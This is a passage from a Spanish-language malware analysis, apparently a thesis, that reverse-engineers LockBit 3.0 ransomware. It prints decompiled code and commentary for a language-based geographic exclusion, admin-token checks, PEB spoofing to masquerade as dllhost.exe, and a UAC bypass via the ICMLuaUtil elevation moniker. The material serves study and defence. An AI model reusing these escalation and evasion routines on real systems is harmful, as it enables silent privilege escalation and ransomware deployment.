2 {
3     ...
4     format = 0x58323025;           // %02X
5     char_ptr = &DAT_00424f70; // Puntero a clave RSA
6     do { // Procesar los primeros 8 bytes de la clave en param_1
7         (*sprintf)(param_1, &format, *char_ptr); // Convertir cada byte en dos caracteres hexadecimales
8         param_1 = param_1 + 2;                  // Avanzar dos posiciones (2 chars por byte)
9         i = i + 1;
10        char_ptr = char_ptr + 1;
11    } while (i != 8); // Se escriben 16 caracteres ASCII (8 bytes en HEX)
12    heap_alloc_buffer = (undefined *)ptr_to_16bytes_randnumber(); // 16 bytes aleatorios
13    copy_ptr = heap_alloc_buffer;
14    for (i = 0x12; i != 0; i--) { ... } // copia 16 bytes + terminador + extra
15    *param_1 = 0; // Terminador nulo
16    rtl_freeheap_antidbg_func(heap_alloc_buffer); // Libera búfer
17 }

```

### ptr\_to\_16bytes\_randnumber()

```

> lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • prepare_payload_and_config_data_func()
            ◇ get_32bytes_decryptionid_func()
                ★ ptr_to_16bytes_randnumber()

```

La función `ptr_to_16bytes_randnumber()` genera una cadena de 16 caracteres, que representan 8 bytes obtenidos aleatoriamente en formato hexadecimal, en mayúsculas, con la función `sprintf` [21] y el formato `%02X`, desofuscado previamente con la máscara `0x10035fff`, para asegurar que cada byte se represente como dos caracteres y rellenando con ceros a la izquierda si es necesario. El resultado se almacena en un búfer de 17

bytes, reservado con `allocate_data_processheap_antidbg()`, incluído el terminador nulo (0x00) final.

```
ptr_to_16bytes_randnumber()

1 int ptr_to_16bytes_randnumber(void)
2 {
3     ...
4     format = 0x58323025; // %02X
5     process_heap_alloc_buffer = allocate_data_processheap_antidbg(0x11); // Reserva búfer de 17 bytes
6     if (process_heap_alloc_buffer != 0) {
7         i = 0;
8         copy_alloc_buffer = process_heap_alloc_buffer;
9         do { // Bucle de 8 iteraciones, que genera 8 bytes aleatorios y los convierte a representación HEX
10             rand_number = generate_seed_func(); // Genera valor aleatorio
11             (*sprintf)(copy_alloc_buffer, &format, (uint)rand_number & 0xff); // p.ej: 0x4F → "4F"
12             copy_alloc_buffer = copy_alloc_buffer + 2; // Avanza dos posiciones (byte → 2 caracteres)
13             i = i + 1;
14         } while (i != 8); // Genera 16 caracteres
15     }
16     return process_heap_alloc_buffer; // Devuelve puntero al búfer generado
17 }
```

### whitelist\_language\_func()

```
▷ lockbit.exe
    ▼ setup_environment_and_escalate_preexploit()
        • whitelist_language_func()
```

La función `whitelist_language_func()` obtiene el idioma del sistema mediante la llamada a `NtQueryInstallUILanguage` [156], para el lenguaje instalado en el Sistema Operativo, y `NtQueryDefaultUILanguage` [157], para el lenguaje por defecto. Una vez obtenido, se contrasta con una lista blanca que coincide con países de la Comunidad de Estados Independientes (CEI) o de la antigua Unión de Repúblicas Socialistas Soviéticas (URSS), que sirve como mecanismo de exclusión geográfica por parte de los desarrolladores del malware por posibles motivaciones políticas. Si está en la lista blanca devuelve 1 y si no lo está devuelve 0.

### whitelist\_language\_func()

```
whitelist_language_func()

1 undefined4 whitelist_language_func(void)
2 {
3     ...
4     (*NtQueryInstallUILanguage)(local_c);
5     sVar1 = local_c[0];
6     (*NtQueryDefaultUILanguage)(local_c);
7     if (((((sVar1 != 0x419) && (local_c[0] != 0x419)) && (sVar1 != 0x422)) && (((local_c[0] != 0x422 &&
8     ↵ (sVar1 != 0x423)) && ((local_c[0] != 0x423 && ((sVar1 != 0x428 && (local_c[0] != 0x428))))))) &&
9     ↵ (sVar1 != 0x42b)) && (((((local_c[0] != 0x42b && (sVar1 != 0x42c)) && (local_c[0] != 0x42c)) &&
10    ↵ ((sVar1 != 0x437) && ((local_c[0] != 0x437))) && (sVar1 != 0x43f)) && (((local_c[0] != 0x43f &&
11    ↵ (sVar1 != 0x440) && ((local_c[0] != 0x440 && ((sVar1 != 0x442 && (local_c[0] != 0x442)) &&
12    ↵ (sVar1 != 0x443))) && ((local_c[0] != 0x443 && (sVar1 != 0x444)) && (local_c[0] != 0x444)))))) &&
13    ↵ ((sVar1 != 0x818 && (local_c[0] != 0x818)))) && ((sVar1 != 0x819 && ((local_c[0] != 0x819
14    ↵ && (sVar1 != 0x82c)) && ((local_c[0] != 0x82c)))) && ((sVar1 != 0x843 && (local_c[0] != 0x843))
15    ↵ && ((sVar1 != 0x2801 && (local_c[0] != 0x2801))))))) {
16         return 0;
17     }
18     return 1;
19 }
```

En esta tabla se recogen los códigos a los que corresponden cada lenguaje de la lista blanca [393], [394]:

Código	Idioma (Región)
0x0419	Ruso (Rusia)
0x0422	Ucraniano (Ucrania)
0x0423	Bielorruso (Bielorrusia)
0x0428	Tayiko (Cirílico, Tayikistán)
0x042B	Armenio (Armenia)
0x042C	Azerí (Cirílico, Azerbaiyán)
0x0437	Georgiano (Georgia)
0x043F	Kazajo (Kazajistán)
0x0440	Kirguís (Kirguistán)
0x0442	Turcomano (Turkmenistán)
0x0443	Uzbeko (Latino, Uzbekistán)
0x0444	Tártaro (Tartaristán, Rusia)
0x0818	Mongol (Tradicional, China)
0x0819	Ruso (Cirílico, Moldavia)
0x082C	Azerí (Cirílico, Azerbaiyán)
0x0843	Uzbeko (Cirílico, Uzbekistán)
0x2801	Árabe (Siria)

Cuadro 4.4: Idiomas en lista blanca de LockBit 3.0

#### setup\_environment\_and\_escalate\_preeexploit()

```

> lockbit.exe
    ▼ setup_environment_and_escalate_preeexploit()
        • ...
        • get_user_sid_result_func()
        • get_OS_version_func()
        • is_token_admin_member()
        • bypass_uac_icmluutil_spoof_peb_and_relaunch()
        • ...

```

Una vez los datos importantes del programa se han cargado y se asegura que el usuario no está en la lista blanca, continúa su ejecución buscando una escalada de privilegios en caso de que no cuente con privilegios suficientes. Primero, comienza verificando si el usuario actual pertenece al grupo de administradores mediante la función `get_user_sid_result_func()`, que devuelve 0 si se trata de un usuario sin privile-

gios elevados. En caso de que no tenga privilegios, el malware obtiene la versión del sistema operativo con la función `get_OS_version_func()`, comprobando que sea superior a Windows Vista (mayor a 60), que si cumple dicha condición, ejecuta la función `is_token_admin_member(0)` para determinar si el token del proceso pertenece al grupo de administradores.

En caso afirmativo, lleva a cabo un bypass de UAC (Control de Cuentas de Usuario) mediante un objeto COM vulnerable (`ICMLuaUtil`) con privilegios elevados, que explota mediante la función `bypass_uac_icmluauit_spoof_peb_and_relaunch()`. De esta manera, permite relanzar el malware con privilegios de administrador sin mostrar una advertencia al usuario, modificando previamente el PEB [372] para realizar la explotación correctamente. Una vez iniciado el nuevo proceso con privilegios elevados, el proceso actual se termina mediante una llamada a `NtTerminateProcess` [146] con el parámetro `0xffffffff`, indicando la finalización inmediata del proceso actual, ya que releva sus funciones al proceso con privilegios.

### `setup_environment_and_escalate_preeexploit()`

```

1 void setup_environment_and_escalate_preeexploit(void)
2 {
3     ...
4     iVar1 = get_user_sid_result_func(); // 0 -> usuario normal, 1 -> administrador
5     if (iVar1 == 0) { // Si es un usuario normal escala privilegios
6         uVar2 = get_OS_version_func(); // Obtiene versión de Windows
7         if (60 < uVar2) { // Si es más reciente que Windows Vista sigue
8             iVar1 = is_token_admin_member(0); // Token en grupo de administradores?
9             if (iVar1 != 0) { // Se relanza con privilegios con exploit de objeto COM vulnerable
10                 bypass_uac_icmluauit_spoof_peb_and_relaunch();
11                 (*NtTerminateProcess)(0xffffffff,0); // Finaliza este proceso por falta de permisos
12             }
13         }
14     }
    ...
}
```

### `get_user_sid_result_func()`

```

▷ lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • get_user_sid_result_func()
```

La función `get_user_sid_result_func` utiliza la API `CheckTokenMembership` [243] para comprobar si el usuario actual pertenece al grupo de administradores. Para ello, pasa como primer parámetro `NULL`, referenciando al token del hilo actual, y como segundo parámetro una estructura `SID` dada por `DAT_0040b4cc` que representa el identificador de seguridad `S-1-5-32-544`, correspondiente al grupo de `Administradores` [395]. Si el usuario pertenece al grupo, la función devuelve 1 y en caso contrario, devuelve 0, indicando que se trata de un usuario sin privilegios elevados.

### `setup_environment_and_escalate_preeexploit()`

```

1 undefined4 get_user_sid_result_func(void)
2 {
3     undefined4 result; // DAT_0040b4cc -> SID administrador S-1-5-32-544
4     (*CheckTokenMembership)(0,&DAT_0040b4cc,&result);
5     return result; // 1-> Administrador, 0-> Usuario normal
6 }
```

### is\_token\_admin\_member()

```

▷ lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • is_token_admin_member()
            ◇ allocate_data_processheap_antidbg()
            ◇ rtl_freeheap_antidbg_func()

```

ELa función `is_token_admin_member()` comprueba si un token de acceso pasado o, si no se pasa, con el token del proceso, si pertenece a algún grupo de administradores. Para ello, abre el token con permisos de consulta mediante la API `NtOpenProcessToken` [136] y consulta los grupos de dicho token con la función API `NtQueryInformationToken` [132], y compara los identificadores de seguridad (SID) de cada grupo con el del grupo de *Administradores* (`S-1-5-32-544`) [395]. Si encuentra alguna coincidencia, devuelve 1, y en caso contrario, devuelve 0.

### is\_token\_admin\_member()

```

1 int is_token_admin_member(int param_1)
2 {
3     ...
4     if (param_1 == 0) { // Si no pasa token, se obtiene token del proceso (TOKEN_QUERY = 0x8)
5         query_status = (*NtOpenProcessToken)(0xffffffff, 0x8, &token_handle);
6     } else { // Si se pasa token válido como parámetro
7         token_handle = param_1;
8         query_status = 0; // No hay error
9     }
10    if (query_status == 0) { // Llamada para obtener tamaño del búfer de grupos
11        (*NtQueryInformationToken)(token_handle, 2, &token_groups_ptr, 4, &group_count);
12        token_groups_ptr = (int *)allocate_data_processheap_antidbg(group_count); // Obtiene búfer
13        if (token_groups_ptr != (int *)0x0) { // Obtiene los grupos del token en el búfer
14            query_status = (*NtQueryInformationToken)(token_handle, 2, token_groups_ptr, group_count,
15                &group_count);
16            if (query_status == 0) {
17                group_ptr_iter = token_groups_ptr + 1; // Primer elemento SID_AND_ATTRIBUTES
18                query_status = *token_groups_ptr; // Cantidad de grupos
19                do { // Compara si los atributos son 0x20 y el RID es 0x220 (grupo Administradores)
20                    if (((*int*)(*group_ptr_iter+0x8) == 0x20) && ((*int*)(*group_ptr_iter+0xc) == 0x220)) {
21                        result = 1; // Pertenece al grupo de administradores
22                        break;
23                    }
24                    group_ptr_iter = group_ptr_iter + 2; // Avanza al siguiente grupo
25                    query_status = query_status - 1;
26                } while (query_status != 0);
27            }
28            rtl_freeheap_antidbg_func(token_groups_ptr); // Libera el búfer
29        }
30        if (param_1 == 0) { // Si el token fue abierto manualmente, se cierra
31            (*ZwClose)(token_handle);
32        }
33    }
34    return result; // Devuelve 1 si es administrador, 0 si no
}

```

### bypass\_uac\_icmluauit\_spoof\_peb\_and\_relaunch()

```

    ▷ lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • bypass_uac_icmluauit_spoof_peb_and_relaunch()
            ◇ retrieve_process_path_from_peb()
            ◇ retrieve_process_commandline_from_peb()
            ◇ spoof_peb_imagepath_commandline_to_dllhost()
            ◇ bypass_uac_icmluauit_spoof()
            ◇ quote_imagepath_and_append_args()
            ◇ rtl_freeheap_antidbg_func()

```

La función `bypass_uac_icmluauit_spoof_peb_and_relaunch()` aplica una técnica de evasión para escalar privilegios sin mostrar al usuario una ventana de consentimiento de Control de Cuentas de Usuario (UAC). Inicialmente, invoca `CoInitialize(0)` [294] para cargar la biblioteca COM y continua si su resultado no es `RPC_E_CHANGED_MODE` (código 0x54F), ya que es debido a un error de concurrencia.

Posteriormente, obtiene los punteros a `ImagePathName` y `CommandLine` directamente desde el *PEB* [372] del proceso, utilizando para ello mediante las funciones auxiliares `retrieve_process_path_from_peb()` y `retrieve_process_commandline_from_peb()`. Ambos campos se sustituyen por una ruta falsa que apunta al ejecutable privilegiado `dllhost.exe`, suplantando así la identidad del ejecutable para llevar a cabo el exploit. Tras esto, solicita una instancia de la interfaz COM elevada `ICMLuaUtil` [396], que es vulnerable a técnicas de bypass [397], con la función `bypass_uac_icmluauit_spoof()`. Una vez obtenida la interfaz, se reconstruye la línea de comandos original añadiendo comillas y sus argumentos correspondientes mediante `quote_imagepath_and_append_args()`, que con la función `CommandLineToArgvW()` [288] se obtiene el array de argumentos `argv[]`.

Si hay argumentos adicionales, localiza el primero con `wcsstr()` [115], que si no está precedido de un espacio ajusta su posición retrocediendo el puntero 2 bytes. Finalmente, invoca el método `ShellExec()` de `ICMLuaUtil` para volver a lanzar el ejecutable original con privilegios elevados, utilizando la ruta y argumentos originales. Una vez terminado se liberan los recursos mediante `rtl_freeheap_antidbg_func()` y se finaliza la sesión COM con `CoUninitialize()` [296].

Address	Hex	ASCII
02AE0000	43 00 3A 00 5C 00 57 00 69 00 6E 00 64 00 6F 00	C.:.\W.i.n.d.o.
02AE0010	77 00 73 00 5C 00 53 00 79 00 73 00 74 00 65 00	w.s.\S.y.s.t.e.
02AE0020	6D 00 33 00 32 00 5C 00 64 00 6C 00 68 00	m.3.2.\d.1.1.h.
02AE0030	6F 00 73 00 74 00 2E 00 65 00 78 00 65 00 00 00	o.s.t...e.x.e...
02AE0040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Figura 4.406: Valor de `ImagePathName` tras suplantar a `dllhost.exe`.

Address	Hex	ASCII
00D00000	22 00 43 00 3A 00 5C 00 57 00 69 00 6E 00 64 00	\.C.:.\W.i.n.d.
00D00010	6F 00 77 00 73 00 5C 00 53 00 79 00 73 00 74 00	o.w.s.\S.y.s.t.
00D00020	65 00 6D 00 33 00 32 00 5C 00 64 00 6C 00 6C 00	e.m.3.2.\d.1.1.
00D00030	68 00 6F 00 73 00 74 00 2E 00 65 00 78 00 65 00	h.o.s.t...e.x.e.
00D00040	22 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	".....

Figura 4.407: Valor de `CommandLine` tras suplantar a `dllhost.exe`.

dllhost.exe	14544	3.76 MB	DESKTOP-EBNIISE\AN01	COM Surrogate
lockbit_3_mod...	7300	8.63	DESKTOP-EBNIISE\AN01	
dllhost.exe	1892	0.20	DESKTOP-EBNIISE\AN01	COM Surrogate

Figura 4.408: Vista desde Process Hacker del ejecutable suplantando a `dllhost.exe`**bypass\_uac\_icmluautil\_spoof\_peb\_and\_relaunch()**

```

1 void bypass_uac_icmluautil_spoof_peb_and_relaunch(void)
2 {
3     ...
4     HRESULT_INIT = (*CoInitialize)(0); // Inicializa la librería COM
5     if (HRESULT_INIT != 0x54f) { // 0x54F = RPC_E_CHANGED_MODE -> se ignora si no es esto
6         // PEB->ProcessParameters->ImagePathName
7         imgpath_ptr = (short *)retrieve_process_path_from_peb();
8         // PEB->ProcessParameters->CommandLine
9         cmdline_ptr = (short *)retrieve_process_commandline_from_peb();
10        spoof_peb_imagepath_commandline_to_dllhost(); // Suplanta dllhost.exe en el PEB
11        bypass_uac_icmluautil_spoof(&com_iface_ptr); // interfaz elevada ICMLuaUtil con bypass de UAC
12        if (com_iface_ptr != (int *)0x0) { // Si se obtuvo correctamente la interfaz COM
13            // Reconstruye la línea de comandos original con comillas y argumentos
14            imgpath_ptr = quote_imagepath_and_append_args(cmdline_ptr, imgpath_ptr);
15            // Divide la línea de comandos en argumentos tipo argv[]
16            argc_array = (undefined4 *)(*CommandLineToArgvW)(imgpath_ptr, &argc_out);
17            if (argc_out == 1) {
18                HRESULT_INIT = 0; // No hay argumentos -> ejecución normal
19            } else { // Obtiene el primer argumento de la línea de comandos
20                HRESULT_INIT = (*wcsstr)(imgpath_ptr, argc_array[1]);
21                // Si no hay espacio antes del argumento, retrocede 2 bytes
22                if ((*((short *)HRESULT_INIT - 2)) != 0x20) { HRESULT_INIT -= 2; }
23            }
24            // Invoca ICMLuaUtil->ShellExec con ruta y argumentos originales (elevado)
25            HRESULT_INIT = (((code**)(*com_iface_ptr+0x24))(com_iface_ptr,*argc_array,HRESULT_INIT, 0,0,0);
26            rtl_freeheap_antidbg_func(argc_array); // Libera el búfer de argumentos
27        }
28        (*CoUninitialize)(); // Termina la librería COM
29    }
30    return;
31 }
```

**retrieve\_process\_path\_from\_peb()**

```

▷ lockbit.exe
    ▼ setup_environment_and_escalate_preexploit()
        • bypass_uac_icmluautil_spoof_peb_and_relaunch()
            ◇ retrieve_process_path_from_peb()
```

Esta función devuelve un puntero a la ruta del ejecutable actual accediendo directamente al campo `ImagePathName.Buffer` del *PEB* [372], evitando así llamadas a funciones estándar, que puedan ser interceptadas por soluciones de seguridad. Para ello, accede a la estructura `RTL_USER_PROCESS_PARAMETERS` [398] en el desplazamiento 0x10 del *PEB* y, desde esa estructura, al campo `ImagePathName`, que es una estructura `UNICODE_STRING` [376], donde en el campo `Buffer`, en el desplazamiento 0x3c (0x38+0x4), obtiene la ruta del ejecutable actual.

```
retrieve_process_path_from_peb()
```

---

```
1 undefined4 retrieve_process_path_from_peb(void)
2 {
3     void *peb;
4     peb = return_peb_func(); // Obtiene puntero al PEB del proceso actual
5     // PEB->ProcessParameters (desplazamiento 0x10) -> ImagePathName.Buffer (desplazamiento 0x3c)
6     return *(undefined4 *)(*(int *)((int)peb + 0x10) + 0x3c);
7 }
```

**retrieve\_process\_commandline\_from\_peb()**

```
▷ lockbit.exe
```

- ▼ setup\_environment\_and\_escalate\_preeexploit()
  - bypass\_uac\_icmluutil\_spoof\_peb\_and\_relaunch()
    - ◊ **retrieve\_process\_commandline\_from\_peb()**

Esta función devuelve un puntero a la línea de comandos con la que fue invocado el ejecutable actual, accediendo directamente al campo `CommandLine.Buffer` del *PEB* [372], evitando así hacer llamadas a funciones estándar como `GetCommandLineW()`, que puedan ser interceptadas por soluciones de seguridad. Para ello, accede en el *PEB* a la estructura `RTL_USER_PROCESS_PARAMETERS` [398], en el desplazamiento `0x10` y, dentro de esta, al campo `CommandLine`, que es una estructura `UNICODE_STRING` [376], accediendo específicamente al campo `Buffer`, en el desplazamiento `0x44` (`0x40+0x4`), que contiene dicha línea de comandos.

```
retrieve_process_commandline_from_peb()
```

---

```
1 undefined4 retrieve_process_commandline_from_peb(void)
2 {
3     void *peb;
4     peb = return_peb_func(); // Obtiene puntero al PEB del proceso actual
5     // PEB->ProcessParameters (desplazamiento 0x10) -> ImagePathName.Buffer (desplazamiento 0x44)
6     return *(undefined4 *)(*(int *)((int)peb + 0x10) + 0x44);
7 }
```

**spoof\_peb\_imagepath\_commandline\_to\_dllhost()**

```
▷ lockbit.exe
```

- ▼ setup\_environment\_and\_escalate\_preeexploit()
  - bypass\_uac\_icmluutil\_spoof\_peb\_and\_relaunch()
    - ◊ **spoof\_peb\_imagepath\_commandline\_to\_dllhost()**
      - ★ retrieve\_system32\_path\_func()
      - ★ add\_backslash\_unicodestring\_missing()
      - ★ decode\_n\_blocks\_w\_mask\_func()
      - ★ return\_peb\_func()

Esta función suplanta los campos `ImagePathName` y `CommandLine` del *PEB* para hacer que el proceso aparente ser el proceso legítimo y privilegiado `dllhost.exe`. De esta

manera permite evadir el análisis superficial, ya que el proceso pasa a identificarse como un componente legítimo del sistema.

Primero reserva tres regiones de memoria de 4096 bytes (0x1000) con la función `NtAllocateVirtualMemory()` [153], haciendo uso de la combinación de banderas 0x3000 (MEM\_COMMIT | MEM\_RESERVE) [399], para almacenar en `DAT_0042587c` la cadena decodificada de `dllhost.exe`, en `DAT_00425874` la ruta al ejecutable `dllhost.exe` sin comillas C:\Windows\System32\ dllhost.exe, y en `DAT_00425878` su ruta entrecomillada "C:\Windows\System32\ dllhost.exe".

La función `retrieve_system32_path_func()` almacena la ruta base de System32 en `DAT_00425874`, y `add_backslash_unicodestring_missing()` añade el separador ("\") final si falta. Entonces, decodifica una cadena de 6 bloques ofuscados (`dllhost.exe`) con la función `decode_n_blocks_w_mask_func()` que concatena el resultado en la ruta base de System32, generando así la ruta inequívoca a `dllhost.exe`. Después, genera la versión entrecomillada y la almacena en `DAT_00425878` y obtiene el puntero al *PEB* [372] mediante `return_peb_func()` para realizar la suplantación.

Finalmente, bloquea el acceso concurrente a múltiples hilos mediante una sección crítica con `RtlEnterCriticalSection()` haciendo uso del campo `FastPebLock` (desplazamiento 0x1C) [140] del *PEB*. En la estructura `RTL_USER_PROCESS_PARAMETERS` [398] (desplazamiento 0x10) del *PEB*, se sobreescribe el campo `ImagePathName` (desplazamiento +0x38) con la ruta sin comillas y `CommandLine` (desplazamiento +0x40) con la ruta entrecomillada. Como ambos necesitan ser estructuras `UNICODE_STRING` [376], se consigue con `RtlInitUnicodeString()` [143]. Finalmente, libera la sección crítica mediante la API `RtlLeaveCriticalSection()` [141] y se invoca `LdrEnumerateLoadedModules()` [145] para forzar una actualización de las estructuras internas o de módulos cargados para reflejar la suplantación del proceso.

### spoof\_peb\_imagepath\_commandline\_to\_dllhost()

```

1 void spoof_peb_imagepath_commandline_to_dllhost(void)
2 {
3     block_buffer[6] = 0x1000; // Tamaño de reserva: 4096 bytes
4     NtAllocateVirtualMemory(-1, &DAT_0042587c, 0, block_buffer + 6, 0x3000, 4); // dllhost.exe
5     if (DAT_0042587c != 0) { // versión entrecomillada
6         NtAllocateVirtualMemory(-1, &DAT_00425878, 0, block_buffer + 6, 0x3000, 4);
7         if (DAT_00425878 != (short *)0x0) {
8             NtAllocateVirtualMemory(-1, &DAT_00425874, 0, block_buffer + 6, 0x3000, 4); // ruta System32
9             if (DAT_00425874 != (short *)0x0) {
10                 retrieve_system32_path_func(DAT_00425874); // DAT_00425874 = ruta System32
11                 add_backslash_unicodestring_missing((int)DAT_00425874); // Añade barra "\" final si falta
12                 ... // Bloques con cadena ofuscada "dllhost.exe"
13                 decode_n_blocks_w_mask_func(block_buffer, 6);
14                 wcscpy(DAT_0042587c, block_buffer); // DAT_0042587c = dllhost.exe
15                 wcscat(DAT_00425874, block_buffer); // DAT_00425874 = ruta System32 + dllhost.exe
16                 dst_ptr = DAT_00425878;
17                 src_ptr = DAT_00425874;
18                 *DAT_00425878 = 0x22; // Comilla inicial
19                 ... // Copia DAT_00425874 a DAT_00425878
20                 *dst_ptr = 0x22; // Comilla final
21                 peb_ptr = return_peb_func(); // Obtiene el PEB
22                 RtlEnterCriticalSection((*(DWORD *)((int)peb_ptr + 0x1c))); // Sección critica con FastPebLock
23                 proc_param = *(int *)((int)peb_ptr + 0x10); // PEB->ProcessParameters
24                 RtlInitUnicodeString(proc_param + 0x38, DAT_00425874); // Suplanta ImagePathName
25                 RtlInitUnicodeString(proc_param + 0x40, DAT_00425878); // Suplanta CommandLine
26                 RtlLeaveCriticalSection((*(DWORD *)((int)peb_ptr + 0x1c)));
27                 LdrEnumerateLoadedModules(0, 0x40b788, peb_ptr); // Refresca entorno
28             }
29         }
30     }
}

```

### add\_backslash\_unicodestring\_missing()

```

▷ lockbit.exe

▼ ...
    • spoof_peb_imagepath_commandline_to_dllhost()
        ◇ add_backslash_unicodestring_missing()

```

La función recorre una cadena `WCHAR*` pasada como parámetro carácter a carácter hasta encontrar el terminador nulo. Si el último carácter no es el separador `\`, lo añade al final.

Listado 4.26: `add_backslash_unicodestring_missing()`

```

CMP dword ptr [EBP + param_1], 0x0 ; Comprobar si el puntero de entrada es NULL
JZ LAB_004016e9 ; Si es NULL, termina la función
XOR EAX, EAX ; EAX = 0 (contador)
MOV EBX, dword ptr [EBP + param_1] ; EBX = puntero a la cadena Unicode
JMP LAB_004016d3 ; Saltar al bucle
LAB_004016d2:
INC EAX ; Incrementa contador (siguiente carácter)
LAB_004016d3:
CMP word ptr [EBX + EAX*2], 0x0 ; Es el carácter actual el terminador nulo?
JNZ LAB_004016d2 ; Si no lo es, continua con el siguiente carácter
CMP word ptr [EBX + EAX*2 - 2], 0x5c ; El último carácter es una barra invertida '\'? (0x5c)
JZ LAB_004016e9 ; Si ya la tiene, termina la función
MOV dword ptr [EBX + EAX*2], 0x5c ; Escribir la barra invertida '\' faltante
LAB_004016e9:
...
RET 0x4

```

### bypass\_uac\_icmluauit\_spoof()

```

▷ lockbit.exe

▼ setup_environment_and_escalate_preexploit()
    • bypass_uac_icmluauit_spoof_peb_and_relaunch()
        ◇ bypass_uac_icmluauit_spoof()
            ★ decode_n_blocks_w_mask_func()

```

Esta función obtiene una cadena *moniker* [400] COM especial que permite obtener el objeto `ICMLuaUtil` vulnerable que se ejecuta con privilegios elevados [397]. Para ello, desofusca dos bloques ofuscados con `decode_n_blocks_w_mask_func()`. Los datos desofuscados contienen:

- El IID de la interfaz `ICMLuaUtil`, necesario para instanciarla correctamente.  
6EDD6D74-C007-4E75-B76A-E5740995E24C
- El moniker para solicitar su ejecución elevada.  
"Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"

Finalmente, llama a `CoGetObject()` [297] pasando el *moniker*, el puntero al IID decodificado y parámetros de enlace, lo que retorna la interfaz válida `ICMLuaUtil` en `param_1`.

Microsoft diseñó el mecanismo de monikers *Elevation:Administrator!new:{CLSID}* para permitir que procesos sin privilegios puedan ejecutar acciones elevadas de forma controlada, invocando a objetos COM específicos con privilegios temporales. Sin embargo, esta capacidad no está disponible para cualquier objeto ya que debe cumplir dos condiciones [401]:

1. La clave `HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{CLSID}\Elevation` debe existir, teniendo el valor `Enabled = 1`, lo que marca explícitamente al objeto como elevable. En el caso de `ICMLuaUtil`, en la figura 4.409 podemos ver que el `CLSID` pertenece a `CMSTPLUA` y en la figura 4.410 que tiene el valor `Enabled` en 1.



Figura 4.409: Objeto COM `ICMLuaUtil` en registro.




Figura 4.410: Valor `Elevation` con `Enabled = 1` en el registro.

2. En `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\UAC\COMAutoApprovalList` debe encontrarse listado el `CLSID`, lo que otorga aprobación automática por parte del sistema UAC. En la figura 4.411 podemos ver que el `CLSID` de `ICMLuaUtil` aparece.




Figura 4.411: Presencia del `CLSID` en la lista `COMAutoApprovalList` en el registro.

**bypass\_uac\_icmluauit\_spoof()**

```

1 void bypass_uac_icmluauit_spoof(undefined4 param_1)
2 {
3     ... // IID de ICMLuaUtil 6EDD6D74-C007-4E75-B76A-E5740995E24C (4 DWORDS) ofuscado
4     decode_n_blocks_w_mask_func(local_c0 + 0x22, 4); // Decodificar el IID
5     ... // moniker "Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}" ofuscado
6     decode_n_blocks_w_mask_func(local_c0, 0x22); // Decodificar la cadena moniker
7     ... // Invocar objeto COM con privilegios elevados
8     (*CoGetObject)(local_c0,           // cadena moniker decodificada
9                     local_c0 + 0x26, // estructura de opciones de enlace
10                    local_c0 + 0x22, // IID decodificado
11                    param_1);      // puntero de salida a ICMLuaUtil*
12
13     return;
}

```

**quote\_imagepath\_and\_append\_args()**

```

▷ lockbit.exe

▼ setup_environment_and_escalate_preeexploit()
    • bypass_uac_icmluauit_spoof_peb_and_relaunch()
        ◇ quote_imagepath_and_append_args()
            ★ allocate_data_processheap_antidbg()

```

La función reconstruye la línea de comandos del proceso, asegurando que la ruta del ejecutable (`ImagePathName`) esté entrecomillada y seguida de los argumentos originales. Primero verifica si `CommandLine` comienza con comillas, que en caso de que no, reserva memoria en el *montón* del proceso con `allocate_data_processheap_antidbg()`, copia el `ImagePathName` entre comillas y añade los argumentos detectados tras el primer espacio en `CommandLine`. Finalmente, devuelve un puntero a la nueva cadena construida.

**quote\_imagepath\_and\_append\_args()**

```

1 short * quote_imagepath_and_append_args(short *param_1, short *param_2)
2 {
3     ... // Si CommandLine empieza con comillas termina
4     if (*param_1 != 0x22) {
5         len cmdline = (*wcslen)(param_1); // Obtener longitud de CommandLine
6         len imgpath = (*wcslen)(param_2); // Obtener longitud de ImagePathName
7         // Reserva búfer de tamaño suficiente
8         buffer = (short *)allocate_data_processheap_antidbg((len cmdline + len imgpath) * 2 + 2);
9         if (buffer != (short *)0x0) {
10             *buffer = 0x22; // Escribir comilla de apertura ''
11             ... // Copiar ImagePathName al búfer
12             *ptr_tmp1 = 0x22; // Escribir comilla de cierre ''
13             ptr_dst[2] = 0x20; // Añadir espacio tras comillas
14             ...
15             do {
16                 ...
17                 if (wchar_tmp == 0x20) { ... } // Si se encuentra un espacio, copia los argumentos
18                 param_1 = buffer; // Actualiza param_1 con el nuevo búfer construido
19             } while (wchar_tmp != 0);
20         }
21     }
22     return param_1; // Devuelve el puntero a la cadena reconstruida
23 }

```

## setup\_environment\_and\_escalate\_preeexploit()

```

> lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • ...
        • get_file_extension_guid_md5_b64()
        • format_readme_filename_and_hash_extension()
        • enable_privileges_list()
        • ...

```

